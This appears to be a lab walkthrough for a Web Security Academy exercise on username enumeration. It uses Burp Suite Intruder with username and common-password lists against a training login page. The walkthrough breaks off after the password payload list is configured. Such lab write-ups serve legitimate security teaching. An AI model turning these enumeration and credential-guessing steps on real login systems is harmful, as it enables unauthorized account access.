
Solution:

Final goal: Enumerate and find the correct username and password and access the web application.

1. Open burpsuite to intercept the requests and responses:

Opening the lab site in the burp's inbuild browser or we can setup a proxy in Firefox.


Username enumeration via diff
https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net
WebSecurity Academy
LAB
Not solved
Back to lab description
Home | My account
WE LIKE TO BLOG


Username enumeration via different responses

Video Games Made Me A Better Surgeon

Recently there was an article on this very subject. I felt it was slightly lacking in depth, there was a lot of input from professionals discussing dexterity, did video games improve that or make it worse.

https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net/post?postId=3

2. Click on my account and try to login with a random username and password:
   We do this to see what any other data is being sent to the backend webserver in the post request along with the username and password and to which endpoint.




Login

Username: test

Password: ••••••

After logging in with some random username and password we can see that it displays this error message:




Login

Invalid username

Username:

Password:

But on the proxy tab of our burpsuite we can see that it captured many incoming requests and responses but on the /login endpoint it takes some parameters and if we check there we can see that it takes username and password.


Intercept
HTTP history
WebSockets history
Proxy settings
Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	https://0a6c00cd034d04f48...	GET	/			200	8400	HTML		Username enumerati...	
12	https://0a6c00cd034d04f48...	GET	/resources/images/blog.svg			200	7499	XML	svg		
15	https://0a6c00cd034d04f48...	GET	/resources/labheader/js/labHead...			200	1673	script	js		
16	https://0a6c00cd034d04f48...	GET	/resources/labheader/images/ps-l...			200	942	XML	svg		
17	https://0a6c00cd034d04f48...	GET	/resources/labheader/images/log...			200	8852	XML	svg		
19	https://0a6c00cd034d04f48...	GET	/academyLabHeader			101	147				
20	https://0a6c00cd034d04f48...	GET	/my-account			302	86				
21	https://0a6c00cd034d04f48...	GET	/login			200	3183	HTML		Username enumerati...	
23	https://0a6c00cd034d04f48...	GET	/academyLabHeader			101	147				
24	https://0a6c00cd034d04f48...	POST	/login	✓		200	3248	HTML		Username enumerati...	

Request

```
Content-Length: 29
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin:
https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=test&password=wanemZ
```


Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3140

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.c
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Username enumeration via different responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Username enumeration via different response
```

So the first thing we are going to do is to enumerate the username and after the correct username is found we will find the password.

3. Send the request to intruder



Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target: https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a6c00cd034d04f48214893700b2009f.web-security-academy.net
Cookie: session=1hpjwwyzo2qBrTHpoUd1mdLiMc58Jixu
Content-Length: 29
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

§username=test&password=wanemZ§
```

First select the clear button and after that select the username value and then click on the add button




```
username=§test§&password=wanemZ
```

4. Add payload to the username value

After doing that we have to go to payloads then:

Set the payload type to simple list and copy the usernames that were given to us at the beginning of the lab, and then after copying select the paste button and then start attack.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.5.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 101
Payload type: Simple list
Request count: 101


Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

carlos
root
admin
test
guest
info
adm

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Attack
Save
2. Intruder attack of https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net
Attack
Save
Results
Positions
Payloads
Resource pool
Settings

2. Intruder attack of https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net

Intruder attack results filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	202			3248	
1	carlos	200	204			3248	
2	root	200	245			3248	
3	admin	200	201			3248	
4	test	200	215			3248	
5	guest	200	281			3248	
6	info	200	206			3248	
7	adm	200	267			3248	
8	mysql	200	281			3248	
9	user	200	245			3248	
10	administrator	200	260			3248	
11	oracle	200	231			3248	
12	ftp	200	251			3248	
13	pi	200	223			3248	
14	puppet	200	250			3248	
15	ansible	200	225			3248	
16	ec2-user	200	201			3248	
17	vagrant	200	201			3248	
18	azureuser	200	204			3248	

Wait till the all the requests and response have been made and after that we will.

5. Checking for response length:

After completing all the requests and getting the response we can now check the response length to find any information:

What we got is on the invalid username we can see that the length Is 3248 and the render result is




Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	202			3248	
1	carlos	200	204			3248	
2	root	200	245			3248	
3	admin	200	201			3248	
4	test	200	215			3248	
5	guest	200	281			3248	
6	info	200	206			3248	
7	adm	200	267			3248	
8	mysql	200	281			3248	
9	user	200	245			3248	
10	administrator	200	260			3248	
11	oracle	200	231			3248	
12	ftp	200	251			3248	
13	pi	200	223			3248	
14	puppet	200	250			3248	
15	ansible	200	225			3248	
16	ec2-user	200	201			3248	
17	vagrant	200	201			3248	
18	azureuser	200	204			3248	

Invalid username

But if we filter it we can see that there is one response with different response length, it has a response length of 3250 and if we render it we can see that it shows



2. Intruder attack of https://0a6c00cd034d04f48214893700b2009f.web-security-academy.net

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
95	att	200	249			3250	
0		200	202			3248	
1	carlos	200	204			3248	
2	root	200	245			3248	
3	admin	200	201			3248	
4	test	200	215			3248	
5	guest	200	281			3248	
6	info	200	206			3248	
7	adm	200	267			3248	
8	mysql	200	281			3248	
9	user	200	245			3248	
10	administrator	200	260			3248	
11	oracle	200	231			3248	
12	ftp	200	251			3248	
13	pi	200	223			3248	
14	puppet	200	250			3248	
15	ansible	200	225			3248	
16	ec2-user	200	201			3248	
17	vagrant	200	201			3248	


Login

Incorrect password

It shows incorrect password instead of invalid username, which means that we found the correct username and now we have to find the password using the same method


correct username: att

6. Go back to the burp intruder menu and then add the username and then select the password value and then click add button:



```
username=att&password=§wanemZ§
```

7. Set the password payload



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
```

